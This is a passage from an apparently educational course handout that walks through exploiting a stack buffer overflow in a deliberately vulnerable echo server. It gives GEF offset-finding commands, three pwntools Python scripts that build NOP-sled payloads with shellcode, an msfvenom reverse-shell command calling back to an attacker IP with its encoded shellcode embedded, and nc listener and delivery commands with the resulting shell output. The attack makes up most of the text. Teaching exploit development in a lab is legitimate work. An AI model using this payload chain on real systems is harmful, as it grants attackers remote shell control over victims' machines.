
- Then we will be stepping into the `handle_client` function where first it will halt at the `read()` system call and wait for the client program to enter input.



- Now we will feed the De Bruijn sequence that we created earlier to our program as input via **nc** client program:




- After feeding the input string, and multiple stepping in, the FSF of `handle_client()` function will be overwritten and we'll finally reach it's `ret` instruction, and you will get the error "Cannot disassemble from $PC".



- Use the pattern search or offset command now to find the offset of return address:


```
gef➤  pattern search -n 4 aahaaaia
```



- GR8 job done, we need to pass 26 A's or 26 NOP instructions, and then we need to plug in the new return address ☺

Finding the starting address, where the malicious code is to be loaded inside the stack?

- Now we need to get the address after the overwritten address which will be used to place the shellcode on the stack. While stepping into the `handle_client` function, we can get that address:



- Thus, in our case the address is `0x00007fffffffdfc8`. Now our last step is to write a python script that will do the job for us. The given python script (`exploit1.py`) is first creating a shellcode using `pwntools`, and then crafting the payload or input string by writing 26 NOP instructions, followed by the address of stack where we are keeping our shell code.
- Let us run this script to generate the payload and view the payload contents:

```
#!/usr/bin/env python
from struct import *
from pwn import *
context.arch='amd64'
context.os='linux'
shellcode = asm(shellcraft.sh())
addr = struct.pack("<Q", 0x00007fffffffdfc8)
data = b''
data += b'\x90'*26
data += addr
data += b'\x90'*40
data += shellcode
f = open("payload1", "wb")
f.write(data)
f.close()
```

```
$ python exploit1.py
$ hexdump -C payload1
```

- **Test inside Debugger:**
  - We will feed this string to our program to get a shell inside debugger. So, we need to run the debugger once again and run the program in GDB. Following are the commands to do the job:


```
$gdb -q ./echoserver
gef➤  run echoserver
```

  - Now on the other terminal we'll pass the crafted payload to the server program using the following command.

```
$ nc 127.0.0.1 65432 < payload1
```

  - The above screenshot shows that when we give the crafted input string (`payload1`) to this vulnerable echo server, running inside the debugger, our shellcode executes and we get a shell ☺

  - However, when we test the `payload1` outside the debugger it gives us segmentation fault ☹



- **Test outside Debugger:**
  - To get the shell outside the debugger, we need to add some alignment space and some more NOP instructions. Thus, here's the updated script (`exploit2.py`) which will work outside the debugger as well.

```
#!/usr/bin/env python
from struct import *
from pwn import *
context.arch='amd64'
context.os='linux'
shellcode = asm(shellcraft.sh())
addr = struct.pack("<Q", 0x7fffffffe0c8)
payload = b''
payload += b'\x90'*26
payload += addr
payload += b'\x90'*200
payload += shellcode
f = open("payload2", "wb")
f.write(payload)
f.close()
```

  - Run the server, and then from another terminal of the same machine, give this payload2 via the netcat command.

```
$ nc 127.0.0.1 65432 < payload2
```

```
user@ubuntu:~/BOF/ex3$ ./echoserver
Echo server is listening on port 65432
Connected to client
$ pwd
/home/user/BOF/ex3
$ ls
echoserver  exploit.py  exploit2.py  exploit3.py  payload  payload2  payload3  server  server.c  server2  server2.c
$ whoami
user
$ exit
user@ubuntu:~/BOF/ex3$
```


The above screenshot shows that when we give the crafted input string (`payload2`) to this vulnerable echo server, running outside the debugger, our shellcode executes and we get a shell ☺

Injecting Reverse Shell Payload

So far, we have achieved an interactive shell. However, this is not our main goal. Our main purpose is to get a reverse shell mirroring the victim machine on our attacker machine. For that purpose, first we need to create a reverse shell payload, and we can easily do that using `msfvenom` as we have done earlier.

- The most important point here is that, while creating a reverse shell payload using `msfvenom`, we need to provide the attacker machine's IP and listener Port in the payload command to which the victim machine is going to connect. So, let's find the IP of victim machine using command:

```
$ ifconfig
```



- The next step is to create the payload by providing the IP and PORT:


```
$ msfvenom -p linux/x64/shell_reverse_tcp LPORT=54154 LHOST=192.168.80.131 -f
                                c -e x64/xor -b '\x00'
```

- Now we need to copy this payload in our python script to create the final `payload3`.

```
#!/usr/bin/env python
from struct import *
from pwn import *
context.arch='amd64'
context.os='linux'
#shellcode = asm(shellcraft.sh())
# reverse shell for remote machine
shellcode = b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05\xef"
shellcode += b"\xff\xff\xff\x48\xbb\x72\x38\xf8\xa4\xe6\xf9\x6a\xf3\x48"
shellcode += b"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x18\x11\xa0"
shellcode += b"\x3d\x8c\xfb\x35\x99\x73\x66\xf7\xa1\xae\x6e\x22\x4a\x70"
shellcode += b"\x38\x2b\x2e\x99\xf9\x6a\xf2\x23\x70\x71\x42\x8c\xe9\x30"
shellcode += b"\x99\x58\x60\xf7\xa1\x8c\xfa\x34\xbb\x8d\xf6\x92\x85\xbe"
shellcode += b"\xf6\x6f\x86\x84\x52\xc3\xfc\x7f\xb1\xd1\xdc\x10\x51\x96"
shellcode += b"\x8b\x95\x91\x6a\xa0\x3a\xb1\x1f\xf6\xb1\xb1\xe3\x15\x7d"
shellcode += b"\x3d\xf8\xa4\xe6\xf9\x6a\xf3";
addr = struct.pack("<Q", 0x7fffffffe0c8)
payload = b''
payload += b'\x90'*26
payload += addr
payload += b'\x90'*200
payload += shellcode
f = open("payload3", "wb")
f.write(payload)
f.close()
```


- Let's find the IP of victim machine as well so that we can connect client to that while sitting on the Attacker machine to feed the payload:

`$ifconfig`



- Now we need to run a listener on the attacker machine (Kali) that will wait for the connection from vulnerable `echoserver` to get a reverse shell. For that purpose, we need to provide the IP of the machine and listener PORT:

`$ nc -lvnp 54154 -s 192.168.80.131`




- Ensure that the vulnerable `echoserver` is running on the victim machine (Ubuntu):


`$ ./echoserver`

- From Kali, launch a client to connect to the server so that we can feed the payload to server:


`$ nc 192.168.80.129 65432 < payload3`



- You can see that `echoserver` running on Ubuntu is in connected state:



- Now here's the final output. You can see that a reverse shell has been established on the Attacker side. You can see that right now you're on Kali machine but having the control of Ubuntu (victim) machine.



Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.